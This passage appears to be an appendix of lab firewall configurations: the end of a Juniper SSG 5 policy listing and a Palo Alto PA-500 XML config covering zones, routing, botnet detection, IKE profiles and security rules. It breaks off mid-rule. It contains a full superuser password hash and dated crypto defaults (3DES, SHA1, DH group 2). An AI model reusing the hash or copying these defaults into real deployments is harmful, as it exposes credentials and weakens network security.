set policy id 17 from "DMZ" to "Untrust"  "Any-IPv6" "Any-IPv6" "ANY" deny log
set policy id 17
exit
set policy id 19 from "DMZ" to "Trust"  "Any-IPv4" "Any-IPv4" "ANY" deny log
set policy id 19
exit
set policy id 20 from "DMZ" to "Trust"  "Any-IPv6" "Any-IPv6" "ANY" deny log
set policy id 20
exit
set policy id 21 from "Trust" to "Untrust"  "Any-IPv4" "Any-IPv4" "ANY" deny log
set policy id 21
exit
set policy id 22 from "Trust" to "Untrust"  "Any-IPv6" "Any-IPv6" "ANY" deny log
set policy id 22
exit
set policy id 23 from "Untrust" to "Trust"  "Any-IPv4" "Any-IPv4" "ANY" deny log
set policy id 23
exit
set policy id 24 from "Untrust" to "Trust"  "Any-IPv6" "Any-IPv6" "ANY" deny log
set policy id 24
exit
set policy id 25 from "Untrust" to "DMZ"  "Any-IPv4" "Any-IPv4" "ANY" deny log
set policy id 25
exit
set policy id 26 from "Untrust" to "DMZ"  "Any-IPv6" "Any-IPv6" "ANY" deny log
set policy id 26
exit
set policy id 27 from "Trust" to "DMZ"  "Any-IPv4" "Any-IPv4" "ANY" deny log
set policy id 27
exit
set policy id 28 from "Trust" to "DMZ"  "Any-IPv6" "Any-IPv6" "ANY" deny log
set policy id 28
exit
set policy id 29 from "Trust" to "Trust"  "Any-IPv4" "Any-IPv4" "ANY" deny log
set policy id 29
exit
set policy id 30 from "Trust" to "Trust"  "Any-IPv6" "Any-IPv6" "ANY" deny log
set policy id 30
exit
set nsmgmt bulkcli reboot-timeout 60
set ssh version v2
set ssh enable
set scp enable
set config lock timeout 5
unset license-key auto-update
set telnet client enable
set ntp server "0.de.pool.ntp.org"
set ntp server backup1 "1.de.pool.ntp.org"
set wlan country-code DE
```

```
267 set wlan 0 channel auto
268 set wlan 1 channel auto
269 set wlan change-channel-timer 0
270 set snmp port listen 161
271 set snmp port trap 162
272 set snmpv3 local-engine id "0162032007007124"
273 set vrouter "untrust-vr"
274 set route 0.0.0.0/0 interface ethernet0/6 gateway 192.0.2.1
275 exit
276 set vrouter "trust-vr"
277 unset add-default-route
278 set route 0.0.0.0/0 interface ethernet0/0 gateway 192.168.10.1
279 set route 2001:db8:732c:8120::/64 interface ethernet0/3 gateway 2001:db8:732c:8090::2
280 set route ::/0 interface ethernet0/0 gateway 2001:db8:732c:8010::1 description "default"
281 exit
282 set vrouter "untrust-vr"
283 exit
284 set vrouter "trust-vr"
285 exit
```

Listing C.2: Juniper SSG 5 Configuration

### Palo Alto PA-500 Configuration

```
<config version="5.0.0" urldb="brightcloud">
  <mgt-config>
    <users>
      <entry name="admin">
        <phash>$1$qwgehdfr$TMwVVfsObN.UkQbterzB.qc.0</phash>
        <permissions>
          <role-based>
            <superuser>yes</superuser>
          </role-based>
        </permissions>
      </entry>
    </users>
  </mgt-config>
  <shared>
    <ssl-decrypt>
      <ssl-exclude-cert/>
      <trusted-root-CA/>
    </ssl-decrypt>
    <application/>
    <application-group/>
    <service/>
    <service-group/>
    <botnet>
      <configuration>
        <http>
          <dynamic-dns>
            <enabled>yes</enabled>
            <threshold>5</threshold>
          </dynamic-dns>
          <malware-sites>
            <enabled>yes</enabled>
            <threshold>5</threshold>
          </malware-sites>
          <recent-domains>
            <enabled>yes</enabled>
            <threshold>5</threshold>
          </recent-domains>
          <ip-domains>
            <enabled>yes</enabled>
            <threshold>10</threshold>
          </ip-domains>
          <executables-from-unknown-sites>
            <enabled>yes</enabled>
            <threshold>5</threshold>
          </executables-from-unknown-sites>
        </http>
        <other-applications>
          <irc>yes</irc>
        </other-applications>
        <unknown-applications>
          <unknown-tcp>
            <destinations-per-hour>10</destinations-per-hour>
            <sessions-per-hour>10</sessions-per-hour>
            <session-length>
              <maximum-bytes>100</maximum-bytes>
              <minimum-bytes>50</minimum-bytes>
            </session-length>
          </unknown-tcp>
          <unknown-udp>
            <destinations-per-hour>10</destinations-per-hour>
            <sessions-per-hour>10</sessions-per-hour>
            <session-length>
              <maximum-bytes>100</maximum-bytes>
              <minimum-bytes>50</minimum-bytes>
            </session-length>
```

```
          </unknown-udp>
        </unknown-applications>
      </configuration>
      <report>
        <topn>100</topn>
        <scheduled>yes</scheduled>
      </report>
    </botnet>
    <profiles>
      <decryption/>
    </profiles>
    <log-settings>
      <profiles/>
    </log-settings>
  </shared>
  <devices>
    <entry name="localhost.localdomain">
      <network>
        <interface>
          <ethernet>
            <entry name="ethernet1/1">
              <layer3>
                <ipv6>
                  <neighbor-discovery>
                    <router-advertisement>
                      <enable>no</enable>
                      <min-interval>200</min-interval>
                      <max-interval>600</max-interval>
                      <hop-limit>64</hop-limit>
                      <reachable-time>unspecified</reachable-time>
                      <retransmission-timer>unspecified</retransmission-timer>
                      <lifetime>1800</lifetime>
                      <managed-flag>no</managed-flag>
                      <other-flag>no</other-flag>
                      <enable-consistency-check>no</enable-consistency-check>
                      <link-mtu>unspecified</link-mtu>
                    </router-advertisement>
                    <enable-dad>no</enable-dad>
                    <reachable-time>30</reachable-time>
                    <ns-interval>1</ns-interval>
                    <dad-attempts>1</dad-attempts>
                  </neighbor-discovery>
                  <enabled>yes</enabled>
                  <interface-id>EUI-64</interface-id>
                  <address>
                    <entry name="2001:db8:732c:8010::2/64">
                      <advertise>
                        <enable>no</enable>
                        <valid-lifetime>2592000</valid-lifetime>
                        <preferred-lifetime>604800</preferred-lifetime>
                        <onlink-flag>yes</onlink-flag>
                        <auto-config-flag>yes</auto-config-flag>
                      </advertise>
                      <enable-on-interface>yes</enable-on-interface>
                    </entry>
                  </address>
                </ipv6>
                <untagged-sub-interface>no</untagged-sub-interface>
                <ip>
                  <entry name="192.168.10.2/24"/>
                </ip>
                <interface-management-profile>Ping</interface-management-profile>
              </layer3>
              <link-speed>auto</link-speed>
              <link-duplex>auto</link-duplex>
              <link-state>auto</link-state>
            </entry>
```

```
133             <entry name="ethernet1/2">
134               <layer3>
135                 <ipv6>
136                   <neighbor-discovery>
137                     <router-advertisement>
138                       <enable>yes</enable>
139                       <min-interval>200</min-interval>
140                       <max-interval>600</max-interval>
141                       <hop-limit>64</hop-limit>
142                       <reachable-time>unspecified</reachable-time>
143                       <retransmission-timer>unspecified</retransmission-timer>
144                       <lifetime>1800</lifetime>
145                       <managed-flag>no</managed-flag>
146                       <other-flag>no</other-flag>
147                       <enable-consistency-check>no</enable-consistency-check>
148                       <link-mtu>unspecified</link-mtu>
149                     </router-advertisement>
150                     <enable-dad>no</enable-dad>
151                     <reachable-time>30</reachable-time>
152                     <ns-interval>1</ns-interval>
153                     <dad-attempts>1</dad-attempts>
154                   </neighbor-discovery>
155                   <enabled>yes</enabled>
156                   <interface-id>EUI-64</interface-id>
157                   <address>
158                     <entry name="2001:db8:732c:8050::1/64">
159                       <advertise>
160                         <enable>no</enable>
161                         <valid-lifetime>2592000</valid-lifetime>
162                         <preferred-lifetime>604800</preferred-lifetime>
163                         <onlink-flag>yes</onlink-flag>
164                         <auto-config-flag>yes</auto-config-flag>
165                       </advertise>
166                       <enable-on-interface>yes</enable-on-interface>
167                     </entry>
168                   </address>
169                 </ipv6>
170                 <untagged-sub-interface>no</untagged-sub-interface>
171                 <ip>
172                   <entry name="192.168.50.1/24"/>
173                 </ip>
174                 <interface-management-profile>Ping</interface-management-profile>
175               </layer3>
176               <link-speed>auto</link-speed>
177               <link-duplex>auto</link-duplex>
178               <link-state>auto</link-state>
179             </entry>
180             <entry name="ethernet1/3">
181               <layer3>
182                 <ipv6>
183                   <neighbor-discovery>
184                     <router-advertisement>
185                       <enable>yes</enable>
186                       <min-interval>200</min-interval>
187                       <max-interval>600</max-interval>
188                       <hop-limit>64</hop-limit>
189                       <reachable-time>unspecified</reachable-time>
190                       <retransmission-timer>unspecified</retransmission-timer>
191                       <lifetime>1800</lifetime>
192                       <managed-flag>no</managed-flag>
193                       <other-flag>no</other-flag>
194                       <enable-consistency-check>no</enable-consistency-check>
195                       <link-mtu>unspecified</link-mtu>
196                     </router-advertisement>
197                     <enable-dad>no</enable-dad>
198                     <reachable-time>30</reachable-time>
199                     <ns-interval>1</ns-interval>
```

```
200                   <dad-attempts>1</dad-attempts>
201                 </neighbor-discovery>
202                 <address>
203                   <entry name="2001:db8:732c:8110::1/64">
204                     <advertise>
205                       <enable>yes</enable>
206                       <valid-lifetime>2592000</valid-lifetime>
207                       <preferred-lifetime>604800</preferred-lifetime>
208                       <onlink-flag>yes</onlink-flag>
209                       <auto-config-flag>yes</auto-config-flag>
210                     </advertise>
211                     <enable-on-interface>yes</enable-on-interface>
212                   </entry>
213                 </address>
214                 <enabled>yes</enabled>
215                 <interface-id>EUI-64</interface-id>
216               </ipv6>
217               <ip>
218                 <entry name="192.168.110.1/24"/>
219               </ip>
220               <untagged-sub-interface>no</untagged-sub-interface>
221               <interface-management-profile>Ping</interface-management-profile>
222             </layer3>
223             <link-speed>auto</link-speed>
224             <link-duplex>auto</link-duplex>
225             <link-state>auto</link-state>
226           </entry>
227           <entry name="ethernet1/4">
228             <layer3>
229               <ipv6>
230                 <neighbor-discovery>
231                   <router-advertisement>
232                     <enable>no</enable>
233                     <min-interval>200</min-interval>
234                     <max-interval>600</max-interval>
235                     <hop-limit>64</hop-limit>
236                     <reachable-time>unspecified</reachable-time>
237                     <retransmission-timer>unspecified</retransmission-timer>
238                     <lifetime>1800</lifetime>
239                     <managed-flag>no</managed-flag>
240                     <other-flag>no</other-flag>
241                     <enable-consistency-check>no</enable-consistency-check>
242                     <link-mtu>unspecified</link-mtu>
243                   </router-advertisement>
244                   <enable-dad>no</enable-dad>
245                   <reachable-time>30</reachable-time>
246                   <ns-interval>1</ns-interval>
247                   <dad-attempts>1</dad-attempts>
248                 </neighbor-discovery>
249                 <address>
250                   <entry name="2001:db8:732c:8090::1/64">
251                     <advertise>
252                       <enable>no</enable>
253                       <valid-lifetime>2592000</valid-lifetime>
254                       <preferred-lifetime>604800</preferred-lifetime>
255                       <onlink-flag>yes</onlink-flag>
256                       <auto-config-flag>yes</auto-config-flag>
257                     </advertise>
258                     <enable-on-interface>yes</enable-on-interface>
259                   </entry>
260                 </address>
261                 <enabled>yes</enabled>
262                 <interface-id>EUI-64</interface-id>
263               </ipv6>
264               <untagged-sub-interface>no</untagged-sub-interface>
265               <interface-management-profile>Ping</interface-management-profile>
266             </layer3>
```

```
            <link-speed>auto</link-speed>
            <link-duplex>auto</link-duplex>
            <link-state>auto</link-state>
          </entry>
        </ethernet>
        <loopback>
          <units/>
        </loopback>
        <vlan>
          <units/>
        </vlan>
        <tunnel>
          <units/>
        </tunnel>
      </interface>
      <vlan/>
      <virtual-wire/>
      <profiles>
        <monitor-profile>
          <entry name="default">
            <interval>3</interval>
            <threshold>5</threshold>
            <action>wait-recover</action>
          </entry>
        </monitor-profile>
        <interface-management-profile>
          <entry name="Ping">
            <http>no</http>
            <https>no</https>
            <http-ocsp>no</http-ocsp>
            <ssh>no</ssh>
            <snmp>no</snmp>
            <userid-service>no</userid-service>
            <ping>yes</ping>
            <response-pages>no</response-pages>
            <telnet>no</telnet>
          </entry>
        </interface-management-profile>
        <zone-protection-profile>
          <entry name="default">
            <flood>
              <tcp-syn>
                <red>
                  <alarm-rate>10000</alarm-rate>
                  <activate-rate>10000</activate-rate>
                  <maximal-rate>40000</maximal-rate>
                </red>
                <enable>yes</enable>
              </tcp-syn>
              <udp>
                <red>
                  <alarm-rate>10000</alarm-rate>
                  <activate-rate>10000</activate-rate>
                  <maximal-rate>40000</maximal-rate>
                </red>
                <enable>yes</enable>
              </udp>
              <icmp>
                <red>
                  <alarm-rate>10000</alarm-rate>
                  <activate-rate>10000</activate-rate>
                  <maximal-rate>40000</maximal-rate>
                </red>
                <enable>yes</enable>
              </icmp>
              <other-ip>
                <red>
```

```
                    <alarm-rate>10000</alarm-rate>
                    <activate-rate>10000</activate-rate>
                    <maximal-rate>40000</maximal-rate>
                  </red>
                  <enable>yes</enable>
                </other-ip>
                <icmpv6>
                  <red>
                    <alarm-rate>10000</alarm-rate>
                    <activate-rate>10000</activate-rate>
                    <maximal-rate>40000</maximal-rate>
                  </red>
                  <enable>yes</enable>
                </icmpv6>
              </flood>
              <ipv6>
                <filter-ext-hdr>
                  <hop-by-hop-hdr>no</hop-by-hop-hdr>
                  <routing-hdr>no</routing-hdr>
                  <dest-option-hdr>no</dest-option-hdr>
                </filter-ext-hdr>
                <ignore-inv-pkt>
                  <dest-unreach>no</dest-unreach>
                  <pkt-too-big>no</pkt-too-big>
                  <time-exceeded>no</time-exceeded>
                  <param-problem>no</param-problem>
                  <redirect>no</redirect>
                </ignore-inv-pkt>
                <options-invalid-ipv6-discard>no</options-invalid-ipv6-discard>
                <reserved-field-set-discard>no</reserved-field-set-discard>
                <icmpv6-too-big-small-mtu-discard>no</icmpv6-too-big-small-mtu-discard>
                <needless-fragment-hdr>no</needless-fragment-hdr>
                <routing-header>yes</routing-header>
                <ipv4-compatible-address>no</ipv4-compatible-address>
                <anycast-source>no</anycast-source>
              </ipv6>
              <scan>
                <entry name="8001">
                  <action>
                    <alert/>
                  </action>
                  <interval>2</interval>
                  <threshold>100</threshold>
                </entry>
                <entry name="8002">
                  <action>
                    <alert/>
                  </action>
                  <interval>10</interval>
                  <threshold>100</threshold>
                </entry>
                <entry name="8003">
                  <action>
                    <alert/>
                  </action>
                  <interval>2</interval>
                  <threshold>100</threshold>
                </entry>
              </scan>
              <suppress-icmp-timeexceeded>yes</suppress-icmp-timeexceeded>
              <suppress-icmp-needfrag>yes</suppress-icmp-needfrag>
              <discard-icmp-ping-zero-id>yes</discard-icmp-ping-zero-id>
              <discard-icmp-frag>yes</discard-icmp-frag>
              <discard-icmp-large-packet>yes</discard-icmp-large-packet>
              <tcp-reject-non-syn>global</tcp-reject-non-syn>
              <discard-ip-spoof>yes</discard-ip-spoof>
              <discard-ip-frag>yes</discard-ip-frag>
```

```
401             <discard-overlapping-tcp-segment-mismatch>yes</discard-overlapping-tcp-segment-
                    mismatch>
402             <discard-strict-source-routing>no</discard-strict-source-routing>
403             <discard-loose-source-routing>no</discard-loose-source-routing>
404             <discard-timestamp>no</discard-timestamp>
405             <discard-record-route>no</discard-record-route>
406             <discard-security>no</discard-security>
407             <discard-stream-id>no</discard-stream-id>
408             <discard-unknown-option>no</discard-unknown-option>
409             <discard-malformed-option>no</discard-malformed-option>
410             <asymmetric-path>global</asymmetric-path>
411           </entry>
412         </zone-protection-profile>
413       </profiles>
414       <qos>
415         <profile>
416           <entry name="default">
417             <class>
418               <entry name="class1">
419                 <priority>real-time</priority>
420               </entry>
421               <entry name="class2">
422                 <priority>high</priority>
423               </entry>
424               <entry name="class3">
425                 <priority>high</priority>
426               </entry>
427               <entry name="class4">
428                 <priority>medium</priority>
429               </entry>
430               <entry name="class5">
431                 <priority>medium</priority>
432               </entry>
433               <entry name="class6">
434                 <priority>low</priority>
435               </entry>
436               <entry name="class7">
437                 <priority>low</priority>
438               </entry>
439               <entry name="class8">
440                 <priority>low</priority>
441               </entry>
442             </class>
443           </entry>
444         </profile>
445       </qos>
446       <virtual-router>
447         <entry name="default">
448           <protocol>
449             <bgp>
450               <enable>no</enable>
451               <dampening-profile>
452                 <entry name="default">
453                   <cutoff>1.25</cutoff>
454                   <reuse>0.5</reuse>
455                   <max-hold-time>900</max-hold-time>
456                   <decay-half-life-reachable>300</decay-half-life-reachable>
457                   <decay-half-life-unreachable>900</decay-half-life-unreachable>
458                   <enable>yes</enable>
459                 </entry>
460               </dampening-profile>
461               <routing-options>
462                 <med>
463                   <always-compare-med>no</always-compare-med>
464                   <deterministic-med-comparison>yes</deterministic-med-comparison>
465                 </med>
466                 <aggregate>
```

```
                  <aggregate-med>yes</aggregate-med>
                </aggregate>
                <graceful-restart>
                  <enable>yes</enable>
                  <stale-route-time>120</stale-route-time>
                  <local-restart-time>120</local-restart-time>
                  <max-peer-restart-time>120</max-peer-restart-time>
                </graceful-restart>
                <as-format>2-byte</as-format>
                <default-local-preference>100</default-local-preference>
              </routing-options>
              <reject-default-route>yes</reject-default-route>
              <allow-redist-default-route>no</allow-redist-default-route>
              <install-route>no</install-route>
            </bgp>
          </protocol>
          <interface>
            <member>ethernet1/1</member>
            <member>ethernet1/2</member>
            <member>ethernet1/3</member>
            <member>ethernet1/4</member>
          </interface>
          <routing-table>
            <ip>
              <static-route>
                <entry name="Route0001">
                  <nexthop>
                    <ip-address>192.168.10.1</ip-address>
                  </nexthop>
                  <interface>ethernet1/1</interface>
                  <metric>10</metric>
                  <destination>0.0.0.0/0</destination>
                </entry>
              </static-route>
            </ip>
            <ipv6>
              <static-route>
                <entry name="Route0001">
                  <nexthop>
                    <ipv6-address>2001:db8:732c:8010::1</ipv6-address>
                  </nexthop>
                  <interface>ethernet1/1</interface>
                  <metric>10</metric>
                  <destination>::/0</destination>
                </entry>
                <entry name="Route0002">
                  <nexthop>
                    <ipv6-address>2001:db8:732c:8090::2</ipv6-address>
                  </nexthop>
                  <interface>ethernet1/4</interface>
                  <metric>10</metric>
                  <destination>2001:db8:732c:8120::/64</destination>
                </entry>
              </static-route>
            </ipv6>
          </routing-table>
          <admin-dists>
            <static>10</static>
            <ospf-int>30</ospf-int>
            <ospf-ext>110</ospf-ext>
            <ibgp>200</ibgp>
            <ebgp>20</ebgp>
            <rip>120</rip>
          </admin-dists>
        </entry>
      </virtual-router>
      <ike>
```

```
          <crypto-profiles>
            <ike-crypto-profiles>
              <entry name="default">
                <encryption>
                  <member>aes128</member>
                  <member>3des</member>
                </encryption>
                <hash>
                  <member>sha1</member>
                </hash>
                <dh-group>
                  <member>group2</member>
                </dh-group>
                <lifetime>
                  <hours>8</hours>
                </lifetime>
              </entry>
            </ike-crypto-profiles>
            <ipsec-crypto-profiles>
              <entry name="default">
                <esp>
                  <encryption>
                    <member>aes128</member>
                    <member>3des</member>
                  </encryption>
                  <authentication>
                    <member>sha1</member>
                  </authentication>
                </esp>
                <dh-group>group2</dh-group>
                <lifetime>
                  <hours>1</hours>
                </lifetime>
              </entry>
            </ipsec-crypto-profiles>
          </crypto-profiles>
          <gateway/>
        </ike>
        <tunnel>
          <ipsec/>
          <global-protect-gateway/>
        </tunnel>
        <dhcp>
          <interface>
            <entry name="ethernet1/3">
              <server>
                <option>
                  <dns>
                    <primary>8.8.8.8</primary>
                  </dns>
                  <lease>
                    <timeout>1440</timeout>
                  </lease>
                  <gateway>192.168.110.1</gateway>
                </option>
                <ip-pool>
                  <member>192.168.110.10-192.168.110.20</member>
                </ip-pool>
                <mode>enabled</mode>
                <probe-ip>yes</probe-ip>
              </server>
            </entry>
          </interface>
        </dhcp>
      </network>
      <deviceconfig>
        <system>
```

```
601           <ip-address>192.0.2.87</ip-address>
602           <netmask>255.255.255.0</netmask>
603           <update-server>updates.paloaltonetworks.com</update-server>
604           <update-schedule>
605             <threats>
606               <recurring>
607                 <weekly>
608                   <day-of-week>wednesday</day-of-week>
609                   <at>01:02</at>
610                   <action>download-only</action>
611                 </weekly>
612               </recurring>
613             </threats>
614             <url-database>
615               <recurring>
616                 <daily>
617                   <at>01:02</at>
618                   <action>download-and-install</action>
619                 </daily>
620               </recurring>
621             </url-database>
622           </update-schedule>
623           <timezone>Europe/Berlin</timezone>
624           <service>
625             <disable-telnet>yes</disable-telnet>
626             <disable-http>yes</disable-http>
627           </service>
628           <snmp-setting>
629             <snmp-system/>
630           </snmp-setting>
631           <hostname>pa500-lab01</hostname>
632           <default-gateway>192.0.2.1</default-gateway>
633           <ntp-server-1>0.de.pool.ntp.org</ntp-server-1>
634           <dns-setting>
635             <servers>
636               <primary>8.8.8.8</primary>
637             </servers>
638           </dns-setting>
639           <ntp-server-2>1.de.pool.ntp.org</ntp-server-2>
640         </system>
641         <setting>
642           <custom-logo>
643             <pdf-report-header>
644               <name>logo_pan.gif</name>
645               <content>
646 /9j/4AAQSkZJRgABAQIAOwA7AAD/2wBDAAUDBAQEAwUEBAQFBQUGBwwIBwcHBw8L
647 CwkMEQ8SEhEPERETFhwXExQaFRERGCEYGh0dHx8fExciJCIeJBweHx7/2wBDAQUF
648 [...]
649 x+h8Urp32WzgvILq5ZcmOCKHbsQt3ZggHuSTjA4K+ufDunafpej29pplha2NuEDC
650 K3hWNASBk4UAUVw4iq5ystEtD0sLQUI3bu3qf//Z
651 </content>
652             </pdf-report-header>
653           </custom-logo>
654           <config>
655             <rematch>yes</rematch>
656           </config>
657           <session>
658             <ipv6-firewalling>yes</ipv6-firewalling>
659           </session>
660         </setting>
661       </deviceconfig>
662       <vsys>
663         <entry name="vsys1">
664           <application/>
665           <application-group/>
666           <zone>
667             <entry name="trust">
```

```
            <network>
              <layer3>
                <member>ethernet1/3</member>
                <member>ethernet1/4</member>
              </layer3>
              <zone-protection-profile>default</zone-protection-profile>
            </network>
          </entry>
          <entry name="untrust">
            <network>
              <layer3>
                <member>ethernet1/1</member>
              </layer3>
              <zone-protection-profile>default</zone-protection-profile>
            </network>
          </entry>
          <entry name="DMZ">
            <network>
              <layer3>
                <member>ethernet1/2</member>
              </layer3>
              <zone-protection-profile>default</zone-protection-profile>
            </network>
          </entry>
        </zone>
        <service/>
        <service-group/>
        <schedule/>
        <rulebase>
          <security>
            <rules>
              <entry name="rule1">
                <option>
                  <disable-server-response-inspection>no</disable-server-response-inspection>
                </option>
                <from>
                  <member>untrust</member>
                </from>
                <to>
                  <member>untrust</member>
                </to>
                <source>
                  <member>any</member>
                </source>
                <destination>
                  <member>any</member>
                </destination>
                <source-user>
                  <member>any</member>
                </source-user>
                <category>
                  <member>any</member>
                </category>
                <application>
                  <member>ipv6-icmp</member>
                  <member>ping</member>
                </application>
                <service>
                  <member>any</member>
                </service>
                <hip-profiles>
                  <member>any</member>
                </hip-profiles>
                <action>allow</action>
                <log-start>no</log-start>
                <log-end>yes</log-end>
                <negate-source>no</negate-source>
```

```
735                   <negate-destination>no</negate-destination>
736                   <profile-setting>
737                     <group>
738                       <member>default</member>
739                     </group>
740                   </profile-setting>
741                 </entry>
742                 <entry name="rule2">
743                   <option>
744                     <disable-server-response-inspection>no</disable-server-response-inspection>
745                   </option>
746                   <from>
747                     <member>trust</member>
748                   </from>
749                   <to>
750                     <member>trust</member>
751                   </to>
752                   <source>
753                     <member>any</member>
754                   </source>
755                   <destination>
756                     <member>eth1.3_IPv4</member>
757                     <member>eth1.3_IPv6</member>
758                     <member>eth1.4_IPv6</member>
759                   </destination>
760                   <source-user>
761                     <member>any</member>
762                   </source-user>
763                   <category>
764                     <member>any</member>
765                   </category>
766                   <application>
767                     <member>ipv6-icmp</member>
768                     <member>ping</member>
769                   </application>
770                   <service>
771                     <member>any</member>
772                   </service>
773                   <hip-profiles>
774                     <member>any</member>
775                   </hip-profiles>
776                   <action>allow</action>
777                   <log-start>no</log-start>
778                   <log-end>yes</log-end>
779                   <negate-source>no</negate-source>
780                   <negate-destination>no</negate-destination>
781                   <profile-setting>
782                     <group>
783                       <member>default</member>
784                     </group>
785                   </profile-setting>
786                 </entry>
787                 <entry name="rule3">
788                   <option>
789                     <disable-server-response-inspection>no</disable-server-response-inspection>
790                   </option>
791                   <from>
792                     <member>DMZ</member>
793                   </from>
794                   <to>
795                     <member>DMZ</member>
796                   </to>
797                   <source>
798                     <member>any</member>
799                   </source>
800                   <destination>
801                     <member>any</member>
```

```
802                 </destination>
803                 <source-user>
804                   <member>any</member>
805                 </source-user>
806                 <category>
807                   <member>any</member>
808                 </category>
809                 <application>
810                   <member>ipv6-icmp</member>
811                   <member>ping</member>
812                 </application>
813                 <service>
814                   <member>any</member>
815                 </service>
816                 <hip-profiles>
817                   <member>any</member>
818                 </hip-profiles>
819                 <action>allow</action>
820                 <log-start>no</log-start>
821                 <log-end>yes</log-end>
822                 <negate-source>no</negate-source>
823                 <negate-destination>no</negate-destination>
824                 <profile-setting>
825                   <group>
826                     <member>default</member>
827                   </group>
828                 </profile-setting>
829               </entry>
830               <entry name="rule4">
831                 <option>
832                   <disable-server-response-inspection>no</disable-server-response-inspection>
833                 </option>
834                 <from>
835                   <member>DMZ</member>
836                 </from>
837                 <to>
838                   <member>untrust</member>
839                 </to>
840                 <source>
841                   <member>any</member>
842                 </source>
843                 <destination>
844                   <member>any</member>
845                 </destination>
846                 <source-user>
847                   <member>any</member>
848                 </source-user>
849                 <category>
850                   <member>any</member>
851                 </category>
852                 <application>
853                   <member>any</member>
854                 </application>
855                 <service>
856                   <member>any</member>
857                 </service>
858                 <hip-profiles>
859                   <member>any</member>
860                 </hip-profiles>
861                 <action>allow</action>
862                 <log-start>no</log-start>
863                 <log-end>yes</log-end>
864                 <negate-source>no</negate-source>
865                 <negate-destination>no</negate-destination>
866                 <profile-setting>
867                   <group>
868                     <member>default</member>
```

```
                    </group>
                  </profile-setting>
                </entry>
                <entry name="rule5">
                  <option>
                    <disable-server-response-inspection>no</disable-server-response-inspection>
                  </option>
                  <from>
                    <member>DMZ</member>
                  </from>
                  <to>
                    <member>untrust</member>
                  </to>
                  <source>
                    <member>any</member>
                  </source>
                  <destination>
                    <member>any</member>
                  </destination>
                  <source-user>
                    <member>any</member>
                  </source-user>
                  <category>
                    <member>any</member>
                  </category>
                  <application>
                    <member>any</member>
                  </application>
                  <service>
                    <member>any</member>
                  </service>
                  <hip-profiles>
                    <member>any</member>
                  </hip-profiles>
                  <action>deny</action>
                  <log-start>no</log-start>
                  <log-end>yes</log-end>
                  <negate-source>no</negate-source>
                  <negate-destination>no</negate-destination>
                </entry>
                <entry name="rule6">
                  <option>
                    <disable-server-response-inspection>no</disable-server-response-inspection>
                  </option>
                  <from>
                    <member>DMZ</member>
                  </from>
                  <to>
                    <member>trust</member>
                  </to>
                  <source>
                    <member>any</member>
                  </source>
                  <destination>
                    <member>any</member>
                  </destination>
                  <source-user>
                    <member>any</member>
                  </source-user>
                  <category>
                    <member>any</member>
                  </category>
                  <application>
                    <member>any</member>
                  </application>
                  <service>
                    <member>any</member>
```

```
                    </service>
                    <hip-profiles>
                      <member>any</member>
                    </hip-profiles>
                    <action>deny</action>
                    <log-start>no</log-start>
                    <log-end>yes</log-end>
                    <negate-source>no</negate-source>
                    <negate-destination>no</negate-destination>
                  </entry>
                  <entry name="rule7">
                    <option>
                      <disable-server-response-inspection>no</disable-server-response-inspection>
                    </option>
                    <from>
                      <member>trust</member>
                    </from>
                    <to>
                      <member>DMZ</member>
                    </to>
                    <source>
                      <member>any</member>
                    </source>
                    <destination>
                      <member>any</member>
                    </destination>
                    <source-user>
                      <member>any</member>
                    </source-user>
                    <category>
                      <member>any</member>
                    </category>
                    <application>
                      <member>ipv6-icmp</member>
                      <member>ping</member>
                    </application>
                    <service>
                      <member>any</member>
                    </service>
                    <hip-profiles>
                      <member>any</member>
                    </hip-profiles>
                    <action>allow</action>
                    <log-start>no</log-start>
                    <log-end>yes</log-end>
                    <negate-source>no</negate-source>
                    <negate-destination>no</negate-destination>
                    <profile-setting>
                      <group>
                        <member>default</member>
                      </group>
                    </profile-setting>
                  </entry>
                  <entry name="rule8">
                    <option>
                      <disable-server-response-inspection>no</disable-server-response-inspection>
                    </option>
                    <from>
                      <member>trust</member>
                    </from>
                    <to>
                      <member>DMZ</member>
                    </to>
                    <source>
                      <member>any</member>
                    </source>
                    <destination>
```

```
                    <member>any</member>
                  </destination>
                  <source-user>
                    <member>any</member>
                  </source-user>
                  <category>
                    <member>any</member>
                  </category>
                  <application>
                    <member>any</member>
                  </application>
                  <service>
                    <member>service-http</member>
                  </service>
                  <hip-profiles>
                    <member>any</member>
                  </hip-profiles>
                  <action>allow</action>
                  <log-start>no</log-start>
                  <log-end>yes</log-end>
                  <negate-source>no</negate-source>
                  <negate-destination>no</negate-destination>
                  <profile-setting>
                    <group>
                      <member>default</member>
                    </group>
                  </profile-setting>
                </entry>
                <entry name="rule9">
                  <option>
                    <disable-server-response-inspection>no</disable-server-response-inspection>
                  </option>
                  <from>
                    <member>trust</member>
                  </from>
                  <to>
                    <member>DMZ</member>
                  </to>
                  <source>
                    <member>any</member>
                  </source>
                  <destination>
                    <member>any</member>
                  </destination>
                  <source-user>
                    <member>any</member>
                  </source-user>
                  <category>
                    <member>any</member>
                  </category>
                  <application>
                    <member>any</member>
                  </application>
                  <service>
                    <member>any</member>
                  </service>
                  <hip-profiles>
                    <member>any</member>
                  </hip-profiles>
                  <action>deny</action>
                  <log-start>no</log-start>
                  <log-end>yes</log-end>
                  <negate-source>no</negate-source>
                  <negate-destination>no</negate-destination>
                </entry>
                <entry name="rule10">
                  <option>
```

```
      <disable-server-response-inspection>no</disable-server-response-inspection>
    </option>
    <from>
      <member>untrust</member>
    </from>
    <to>
      <member>DMZ</member>
    </to>
    <source>
      <member>any</member>
    </source>
    <destination>
      <member>any</member>
    </destination>
    <source-user>
      <member>any</member>
    </source-user>
    <category>
      <member>any</member>
    </category>
    <application>
      <member>ipv6-icmp</member>
      <member>ping</member>
    </application>
    <service>
      <member>any</member>
    </service>
    <hip-profiles>
      <member>any</member>
    </hip-profiles>
    <action>allow</action>
    <log-start>no</log-start>
    <log-end>yes</log-end>
    <negate-source>no</negate-source>
    <negate-destination>no</negate-destination>
    <profile-setting>
      <group>
        <member>default</member>
      </group>
    </profile-setting>
  </entry>
  <entry name="rule11">
    <option>
      <disable-server-response-inspection>no</disable-server-response-inspection>
    </option>
    <from>
      <member>untrust</member>
    </from>
    <to>
      <member>DMZ</member>
    </to>
    <source>
      <member>any</member>
    </source>
    <destination>
      <member>any</member>
    </destination>
    <source-user>
      <member>any</member>
    </source-user>
    <category>
      <member>any</member>
    </category>
    <application>
      <member>any</member>
    </application>
    <service>
```

```
1137                    <member>service-http</member>
1138                  </service>
1139                  <hip-profiles>
1140                    <member>any</member>
1141                  </hip-profiles>
1142                  <action>allow</action>
1143                  <log-start>no</log-start>
